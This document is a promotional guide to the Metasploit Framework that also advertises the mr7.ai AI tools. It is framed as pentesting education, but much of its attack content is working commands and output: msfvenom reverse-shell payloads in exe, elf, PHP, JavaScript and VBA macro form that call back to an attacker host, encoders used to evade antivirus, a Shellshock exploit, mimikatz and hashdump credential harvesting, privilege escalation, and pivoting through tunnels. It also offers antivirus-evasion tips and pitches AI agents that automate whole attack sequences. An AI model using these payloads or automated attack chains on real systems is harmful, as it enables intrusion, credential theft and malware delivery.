

Metasploit Framework Guide: Exploits, Payloads, and AI Automation

Comprehensive Guide to the Metasploit Framework
The Metasploit Framework stands as one of the most powerful and widely used penetration testing platforms in the cybersecurity community. Developed by Rapid7, this open-source framework provides security professionals with a robust set of tools for identifying vulnerabilities, developing exploits, and conducting comprehensive security assessments. Whether you're a seasoned ethical hacker, a bug bounty hunter, or a security researcher, understanding the intricacies of Metasploit is essential for effective penetration testing.
This guide dives deep into the core components of Metasploit, covering everything from basic module types to advanced post-exploitation techniques. We'll explore how to generate custom payloads, leverage post-exploitation modules, and implement sophisticated pivoting strategies. Additionally, we'll examine how artificial intelligence tools like those available on mr7.ai can significantly enhance your Metasploit workflow by automating exploit selection and payload customization.
Throughout this comprehensive resource, you'll find practical examples, command-line demonstrations, and real-world scenarios that illustrate how to apply these concepts effectively. From setting up your initial environment to executing complex multi-stage attacks, this guide serves as your definitive reference for mastering the Metasploit Framework.
By the end of this guide, you'll have a thorough understanding of how to leverage Metasploit's capabilities while incorporating cutting-edge AI assistance to streamline your penetration testing processes. Whether you're preparing for certification exams, conducting professional security assessments, or participating in capture-the-flag competitions, the knowledge gained here will prove invaluable in your cybersecurity journey.
What Are the Core Components of the Metasploit Framework?
The Metasploit Framework consists of several interconnected components that work together to provide a comprehensive penetration testing platform. Understanding these core elements is crucial for effectively leveraging Metasploit's capabilities in real-world security assessments.
At its foundation, Metasploit operates through a modular architecture that allows security professionals to combine different components to create customized attack vectors. The primary components include:
The msfconsole Interface
The msfconsole serves as the primary command-line interface for interacting with the Metasploit Framework. This interactive shell provides access to all available modules, auxiliary tools, and configuration options. Launching msfconsole initiates a Ruby-based environment where users can execute commands, manage sessions, and coordinate complex attack sequences.
bash
Starting the Metasploit console
msfconsole
Basic console navigation
msf6 > help msf6 > show exploits msf6 > show payloads msf6 > show auxiliary
Within the console, users can navigate through various modules using intuitive commands. The interface supports tab completion, making it easier to discover available options and reduce typing errors during time-sensitive operations.
Module Categories and Their Functions
Metasploit organizes its functionality into distinct module categories, each serving specific purposes in the penetration testing process:
Exploits: These modules contain pre-built attack vectors designed to take advantage of specific vulnerabilities in target systems. Each exploit module targets particular software, operating systems, or network protocols.
Payloads: Payload modules define the code that executes on compromised systems. They range from simple reverse shells to complex meterpreter sessions that provide extensive post-exploitation capabilities.
Auxiliary Modules: These tools support reconnaissance, scanning, and information gathering activities. They don't directly compromise systems but provide valuable intelligence for planning attacks.
Encoders: Encoder modules obfuscate payloads to evade antivirus detection and intrusion prevention systems. They modify the payload structure while maintaining functionality.
NOP Generators: NOP (No Operation) generators create padding that helps ensure reliable payload execution by aligning memory addresses correctly.
Post-Exploitation Modules: These specialized modules execute after successful exploitation, enabling privilege escalation, credential harvesting, and system enumeration.
Understanding these component relationships allows security professionals to construct effective attack chains that maximize their chances of success while minimizing detection risks.
How Do Different Metasploit Module Types Work Together?
The true power of Metasploit lies in how its various module types interoperate to create sophisticated attack scenarios. Each module category serves a distinct role, but they function best when combined strategically to achieve specific penetration testing objectives.
Exploit Modules: The Foundation of Attacks
Exploit modules represent the entry point for most Metasploit operations. These modules contain carefully crafted code designed to trigger vulnerabilities in target systems. Successful exploitation creates footholds that enable further penetration activities.
Exploit modules typically require specific targeting parameters, including:
- Target IP addresses or hostnames
- Port numbers for vulnerable services
- Version information for targeted software
- Specific configuration details that affect exploit success rates
For example, exploiting a buffer overflow vulnerability in a web server might involve:
bash msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec msf6 exploit(apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.1.100 msf6 exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status msf6 exploit(apache_mod_cgi_bash_env_exec) > check [] 192.168.1.100:80 - The target appears to be vulnerable.
Payload Integration and Customization
Once an exploit successfully compromises a target, payload modules determine what happens next. The choice of payload significantly impacts post-exploitation capabilities and operational security.
Common payload categories include:
| Payload Type | Functionality | Use Cases |
|---|---|---|
| Reverse TCP Shells | Establish connections back to attacker | Bypassing firewalls |
| Bind TCP Shells | Listen on target for incoming connections | Internal network access |
| Meterpreter Sessions | Advanced post-exploitation features | Comprehensive system control |
| Staged Payloads | Download additional components post-exploitation | Evading size limitations |
| Inline Payloads | Self-contained execution | Simpler compromise scenarios |
Selecting appropriate payloads requires considering factors such as network topology, firewall configurations, and antivirus evasion requirements.
Auxiliary Support Tools
Auxiliary modules complement exploit and payload activities by providing essential supporting functions. These tools enhance situational awareness and improve attack planning effectiveness.
Reconnaissance auxiliary modules gather critical target information:
bash msf6 > use auxiliary/scanner/portscan/tcp msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.1.0/24 msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-1000 msf6 auxiliary(scanner/portscan/tcp) > run
[] 192.168.1.100: - TCP OPEN 192.168.1.100:22 [] 192.168.1.100: - TCP OPEN 192.168.1.100:80 [] 192.168.1.100: - TCP OPEN 192.168.1.100:443
Information gathering modules extract service details:
bash msf6 > use auxiliary/scanner/smb/smb_version msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.100 msf6 auxiliary(scanner/smb/smb_version) > run
[] 192.168.1.100:445 - SMB Version: ['Windows 7 Ultimate 7601 Service Pack 1']
Effective module coordination enables security professionals to build comprehensive attack strategies that adapt to changing target conditions and defensive measures.
Automate this: mr7 Agent can run these security assessments automatically on your local machine. Combine it with KaliGPT for AI-powered analysis. Get 10,000 free tokens at mr7.ai.
How to Generate and Customize Effective Payloads?
Payload generation represents a critical phase in Metasploit operations, requiring careful consideration of target environments, evasion requirements, and post-exploitation objectives. The framework provides numerous built-in payload options, but creating effective custom payloads often determines attack success.
Payload Generation Basics
Metasploit's payload generation capabilities extend far beyond simple shell creation. Modern payloads incorporate sophisticated evasion techniques, communication protocols, and execution methods tailored to specific target environments.
Generating basic payloads involves selecting appropriate payload types and configuring essential parameters:
bash
Generating a simple reverse TCP payload
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.1.50 LPORT=4444
-f exe -o payload.exe
Creating staged payloads for size efficiency
msfvenom -p linux/x86/meterpreter/reverse_tcp
LHOST=192.168.1.50 LPORT=4444
-f elf -o payload.elf
Advanced payload generation considers multiple factors:
- Target operating system architecture (x86, x64, ARM)
- Available communication channels (TCP, HTTP, HTTPS)
- Evasion requirements for specific security products
- Post-exploitation persistence mechanisms
- File format compatibility for delivery methods
Encoding and Obfuscation Techniques
Modern security environments employ sophisticated detection mechanisms that can identify standard payload signatures. Metasploit addresses these challenges through encoding and obfuscation capabilities that modify payload appearance without affecting functionality.
Common encoding approaches include:
bash
Applying multiple encoders to evade detection
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.1.50 LPORT=4444
-e x86/shikata_ga_nai -i 5
-f exe -o encoded_payload.exe
Using custom encryption keys
msfvenom -p windows/shell_reverse_tcp
LHOST=192.168.1.50 LPORT=4444
-e x86/bloxor -k
-f raw -o encrypted_shellcode.bin
Each encoding iteration modifies payload structure differently, potentially bypassing signature-based detection systems. However, excessive encoding iterations can introduce instability or increase payload size beyond acceptable limits.
Format-Specific Payload Creation
Different delivery mechanisms require specific payload formats optimized for their intended use cases. Metasploit supports numerous output formats catering to diverse exploitation scenarios.
Web-based attacks benefit from script-compatible payloads:
bash
Generating PHP reverse shell for web applications
msfvenom -p php/meterpreter/reverse_tcp
LHOST=192.168.1.50 LPORT=4444
-f raw -o shell.php
JavaScript payload for client-side exploitation
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.1.50 LPORT=4444
-f js_le -o payload.js
Document-based attacks utilize office document formats:
bash
Creating malicious Microsoft Office documents
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.1.50 LPORT=4444
-f vba -o macro.vba
Successful payload customization balances functional requirements with environmental constraints, ensuring reliable execution while minimizing detection probability.
What Are Advanced Post-Exploitation Strategies?
Post-exploitation activities distinguish skilled penetration testers from script kiddies by focusing on maximizing access value while maintaining operational security. Metasploit's post-exploitation modules provide sophisticated capabilities for system enumeration, privilege escalation, and persistent access establishment.
System Enumeration and Information Gathering
Comprehensive system enumeration reveals critical information that guides subsequent exploitation activities. Effective enumeration identifies potential privilege escalation paths, stored credentials, and network connectivity options.
Meterpreter sessions offer extensive built-in enumeration capabilities:
bash meterpreter > sysinfo Computer : TARGET-PC OS : Windows 10 (10.0 Build 19041). Architecture : x64 System Language : en_US Domain : WORKGROUP Logged On Users : 2 meterpreter > getuid Server username: TARGET-PC\User meterpreter > getsystem ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
Network enumeration reveals connectivity options for lateral movement:
bash meterpreter > ipconfig
Interface 1
Name : Software Loopback Interface 1 Hardware MAC : 00:00:00:00:00:00 MTU : 4294967295 IPv4 Address : 127.0.0.1 IPv4 Netmask : 255.0.0.0
Interface 12
Name : Intel(R) Ethernet Connection Hardware MAC : 00:0c:29:ab:cd:ef MTU : 1500 IPv4 Address : 192.168.1.100 IPv4 Netmask : 255.255.255.0
Process and service enumeration identifies potential targets:
bash meterpreter > ps
Process List
PID PPID Name Arch Session User Path
0 0 [System Process]
4 0 System x64 0
408 4 smss.exe x64 0 NT AUTHORITY\SYSTEM \SystemRoot\System32\
Credential Harvesting and Privilege Escalation
Extracting stored credentials provides pathways to higher-privilege accounts and additional systems. Metasploit offers specialized modules for common credential storage locations.
Windows credential harvesting:
bash meterpreter > load mimikatz Loading extension mimikatz...Success. meterpreter > msv [+] Running as SYSTEM [] Retrieving msv credentials msv credentials ===============
AuthID Package Domain User Password
0;996 Negotiate NT AUTHORITY NETWORK SERVICE lm{ 00000000000000000000000000000000 }, ntlm{ d1582d1a4aa78015ce4145b85431158a } 0;997 Digest NT AUTHORITY NETWORK SERVICE lm{ 00000000000000000000000000000000 }, ntlm{ 00000000000000000000000000000000 } 0;26410 NTLM TARGET-PC Administrator lm{ aad3b435b51404eeaad3b435b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
Privilege escalation attempts leverage identified vulnerabilities:
bash meterpreter > background [] Backgrounding session 1... msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1 msf6 post(multi/recon/local_exploit_suggester) > run
[] 192.168.1.100 - Collecting Local Exploits [] 192.168.1.100 - 31 exploit checks are being tried... [+] 192.168.1.100 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable. [+] 192.168.1.100 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
Effective post-exploitation combines systematic enumeration with targeted exploitation attempts to maximize access expansion opportunities.
How to Implement Pivoting and Network Tunneling?
Pivoting enables penetration testers to extend their reach beyond initially compromised systems, accessing otherwise unreachable network segments through established footholds. Metasploit provides robust pivoting capabilities that facilitate complex multi-hop attacks across segmented networks.
Route-Based Pivoting Fundamentals
Route-based pivoting establishes traffic forwarding rules that direct connections through compromised systems to reach remote network segments. This approach requires careful route configuration to ensure proper packet routing between attacker, pivot host, and target systems.
Establishing pivot routes involves configuring autoroute modules:
bash meterpreter > run autoroute -s 192.168.2.0/24 [] Adding a route to 192.168.2.0/24... [+] Added route to 192.168.2.0/24 via 192.168.1.100 [] Use the -p option to list all active routes meterpreter > run autoroute -p
Active Routing Table
Subnet Netmask Gateway
192.168.2.0 255.255.255.0 Session 1
Verification ensures proper route establishment:
bash msf6 > use auxiliary/scanner/portscan/tcp msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.2.50 msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-1000 msf6 auxiliary(scanner/portscan/tcp) > run
[] 192.168.2.50: - TCP OPEN 192.168.2.50:22 [] 192.168.2.50: - TCP OPEN 192.168.2.50:80
SOCKS Proxy Tunneling
SOCKS proxy tunneling provides transparent network access through compromised systems, enabling standard tools to operate across pivot boundaries without modification. This approach simplifies tool integration while maintaining operational flexibility.
Configuring SOCKS proxies within Metasploit:
bash msf6 > use auxiliary/server/socks_proxy msf6 auxiliary(server/socks_proxy) > set SRVPORT 1080 msf6 auxiliary(server/socks_proxy) > set VERSION 4a msf6 auxiliary(server/socks_proxy) > run -j [] Auxiliary module running as background job 0.
[] Starting the SOCKS proxy server [] Started bind TCP handler against 0.0.0.0:1080
Proxy configuration enables external tool usage:
bash
Configure proxychains for tool integration
Edit /etc/proxychains.conf
Add: socks4 127.0.0.1 1080
proxychains nmap -sT -Pn 192.168.2.50 proxychains ssh [email protected]
Multi-hop pivoting extends reach across multiple network segments:
bash
First pivot establishes connection to intermediate network
meterpreter > run autoroute -s 192.168.2.0/24
Compromise system in intermediate network
Establish second pivot to final target network
meterpreter > run autoroute -s 10.0.0.0/24
Access final targets through dual-hop routing
msf6 > use auxiliary/scanner/portscan/tcp msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.0.0.25 msf6 auxiliary(scanner/portscan/tcp) > run
Effective pivoting requires careful network mapping and route optimization to maintain reliable connectivity while minimizing detection risks.
How Can AI Assist with Metasploit Exploit Selection?
Artificial intelligence technologies are revolutionizing penetration testing workflows by automating complex decision-making processes and optimizing attack strategies based on target characteristics. AI-powered tools like those available on mr7.ai enhance Metasploit operations through intelligent exploit recommendation, payload customization, and attack sequence optimization.
Intelligent Exploit Recommendation Systems
Traditional exploit selection relies heavily on manual research and trial-and-error approaches that consume valuable time during engagements. AI-driven recommendation systems analyze target fingerprints, vulnerability databases, and historical success metrics to suggest optimal exploit combinations.
AI analysis considers multiple factors simultaneously:
- Target operating system versions and patch levels
- Installed software and service configurations
- Network topology and accessibility constraints
- Historical exploit success rates against similar targets
- Current security tool detection patterns
mr7.ai Chat integrates with KaliGPT to provide contextual exploit recommendations based on ongoing reconnaissance data. This integration streamlines decision-making processes while reducing the likelihood of selecting ineffective attack vectors.
Automated Payload Customization
Custom payload generation traditionally requires extensive manual configuration and testing to ensure compatibility with target environments. AI-assisted payload customization analyzes target characteristics and automatically generates optimized payloads with appropriate encoding and evasion characteristics.
Considerations for AI-driven payload optimization include:
python
Example AI payload optimization logic
{ "target_profile": { "os": "Windows 10", "architecture": "x64", "antivirus": "Windows Defender", "network_filters": ["firewall_enabled", "egress_filtering"] }, "recommended_payload": { "type": "windows/x64/meterpreter/reverse_https", "encoding": "x64/zutto_dekiru", "iterations": 3, "transport": "HTTPS" } }
0Day Coder assists with generating custom payload variants by analyzing target specifications and suggesting appropriate modifications for maximum effectiveness.
Attack Sequence Optimization
Complex penetration testing scenarios often involve multiple sequential steps that must execute successfully to achieve objectives. AI systems optimize attack sequences by analyzing dependency relationships, timing requirements, and failure recovery procedures.
Optimization algorithms consider:
- Prerequisite conditions for each attack step
- Resource availability and timing constraints
- Failure handling and rollback procedures
- Detection avoidance strategies
- Success probability calculations
mr7 Agent automates entire attack sequences locally, executing recommended exploit combinations while adapting to changing target conditions in real-time.
Integration with AI tools transforms Metasploit from a manual exploitation platform into an intelligent attack orchestration system that adapts to evolving threat landscapes while maintaining operational efficiency.
What Are Best Practices for Metasploit Operations?
Effective Metasploit usage requires adherence to established best practices that balance operational effectiveness with risk management considerations. These guidelines ensure reliable results while minimizing potential negative impacts on target systems and networks.
Operational Security Considerations
Maintaining operational security prevents premature detection and preserves access for extended assessment periods. Proper configuration reduces footprint visibility while ensuring reliable command and control communications.
Essential operational security measures include:
bash
Configuring stealthy payload options
msfvenom -p windows/meterpreter/reverse_https
LHOST=192.168.1.50 LPORT=443
EXITFUNC=thread
-f exe -o stealth_payload.exe
Setting up encrypted communication channels
msf6 > use exploit/multi/handler msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https msf6 exploit(multi/handler) > set LHOST 192.168.1.50 msf6 exploit(multi/handler) > set LPORT 443 msf6 exploit(multi/handler) > set HandlerSSLCert /path/to/cert.pem
Session management prevents resource exhaustion:
bash
Limiting concurrent sessions
meterpreter > background msf6 exploit(multi/handler) > sessions -l
Active sessions
Id Name Type Information Connection
1 meterpreter x86/windows TARGET-PC\User @ TARGET-PC 192.168.1.50:4444 -> 192.168.1.100:1234
Terminating unnecessary sessions
msf6 > sessions -K Are you sure you want to terminate all sessions? [y/N] y [] Killing all sessions...
Documentation and Evidence Collection
Comprehensive documentation ensures reproducible results and facilitates post-engagement reporting requirements. Proper evidence collection maintains chain of custody while supporting remediation recommendations.
Automated logging captures essential operation details:
bash
Enabling detailed logging
msf6 > setg ConsoleLogging true msf6 > setg LogLevel 5 msf6 > spool /home/user/metasploit.log
Capturing session output
meterpreter > screenshot Screenshot saved to: /home/user/.msf4/logs/sessions/meterpreter_20260313.123456.jpg meterpreter > hashdump Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Structured evidence collection supports formal reporting:
bash
Exporting scan results
msf6 > db_export -f xml /home/user/scan_results.xml [] Successfully exported the database to /home/user/scan_results.xml
Generating session transcripts
meterpreter > load stdapi meterpreter > shell Process 1234 created. Channel 1 created. C:\Users\User>whoami whoami target-pc\user
Performance Optimization Strategies
Large-scale assessments require efficient resource utilization to maintain acceptable performance levels. Optimization strategies reduce processing overhead while improving result quality.
Resource management considerations include:
bash
Database optimization for large datasets
msf6 > db_status [] postgresql selected, no connection msf6 > db_connect msf:password@localhost/msf [] Connected to PostgreSQL database 'msf'.
Parallel processing configuration
msf6 > set THREADS 10 THREADS => 10 msf6 > set BATCHSIZE 256 BATCHSIZE => 256
Module caching improves startup performance:
bash
Pre-loading commonly used modules
msf6 > reload_all [] Reloading modules from all module paths... [] Successfully loaded 1250 modules.
Module path optimization
msf6 > show -h Usage: show [options] [type1,type2,...]
OPTIONS: -h Show this help information -o Save output to a file in csv, json, or xml format
Adherence to best practices ensures reliable Metasploit operations that produce accurate results while maintaining professional standards and legal compliance requirements.
Key Takeaways
• Modular Architecture: Metasploit's component-based design enables flexible attack construction through exploit, payload, and auxiliary module combinations
• Payload Customization: Effective payload generation requires balancing evasion requirements with functional needs while considering target environment constraints
• Post-Exploitation Depth: Comprehensive system enumeration and privilege escalation techniques maximize access value from initial compromises
• Pivoting Complexity: Multi-hop routing and SOCKS proxy tunneling extend reach across network segmentation boundaries
• AI Integration Benefits: Artificial intelligence enhances exploit selection accuracy and payload optimization while automating complex attack sequences
• Operational Excellence: Proper documentation, resource management, and security controls ensure professional-grade penetration testing results
• Automation Opportunities: Tools like mr7 Agent streamline repetitive tasks while maintaining human oversight for critical decision-making processes
Frequently Asked Questions
Q: What are the system requirements for running Metasploit Framework?
Metasploit requires a modern Linux distribution or macOS system with at least 4GB RAM and 20GB disk space. It runs on Ruby 2.7+ with PostgreSQL database support. Windows installations require WSL2 for optimal performance. The framework consumes significant resources during large-scale operations, so dedicated hardware or virtual machines are recommended for professional use.
Q: How do I update Metasploit modules and databases regularly?
Use the msfupdate command or pull latest changes from the official GitHub repository. Configure automatic updates through package managers on supported distributions. Regularly refresh the exploit database using db_rebuild_cache command and verify module integrity with reload_all. Subscribe to Rapid7's security advisories for critical vulnerability notifications.
Q: What's the difference between staged and stageless payloads?
Staged payloads download additional components after initial compromise, reducing initial payload size but requiring network connectivity. Stageless payloads contain all execution code in a single file, increasing size but eliminating secondary downloads. Choose staged payloads for bandwidth-constrained environments and stageless for simpler deployment scenarios.
Q: How can I avoid detection by antivirus solutions?
Employ multiple encoding iterations, custom encryption keys, and file format polymorphism. Use legitimate file extensions and embed payloads within benign-looking containers. Test payloads against popular antivirus engines before deployment. Consider living-off-the-land techniques that leverage built-in system tools instead of traditional payloads.
Q: What are the legal considerations for using Metasploit in security testing?
Always obtain explicit written authorization before testing any systems you don't own or operate. Follow responsible disclosure practices for discovered vulnerabilities. Maintain detailed documentation of all activities and preserve evidence properly. Understand local laws regarding computer intrusion and privacy protections. Consider liability insurance for professional penetration testing engagements.
Built for Bug Bounty Hunters & Pentesters
Whether you're hunting bugs on HackerOne, running a pentest engagement, or solving CTF challenges, mr7.ai and mr7 Agent have you covered. Start with 10,000 free tokens.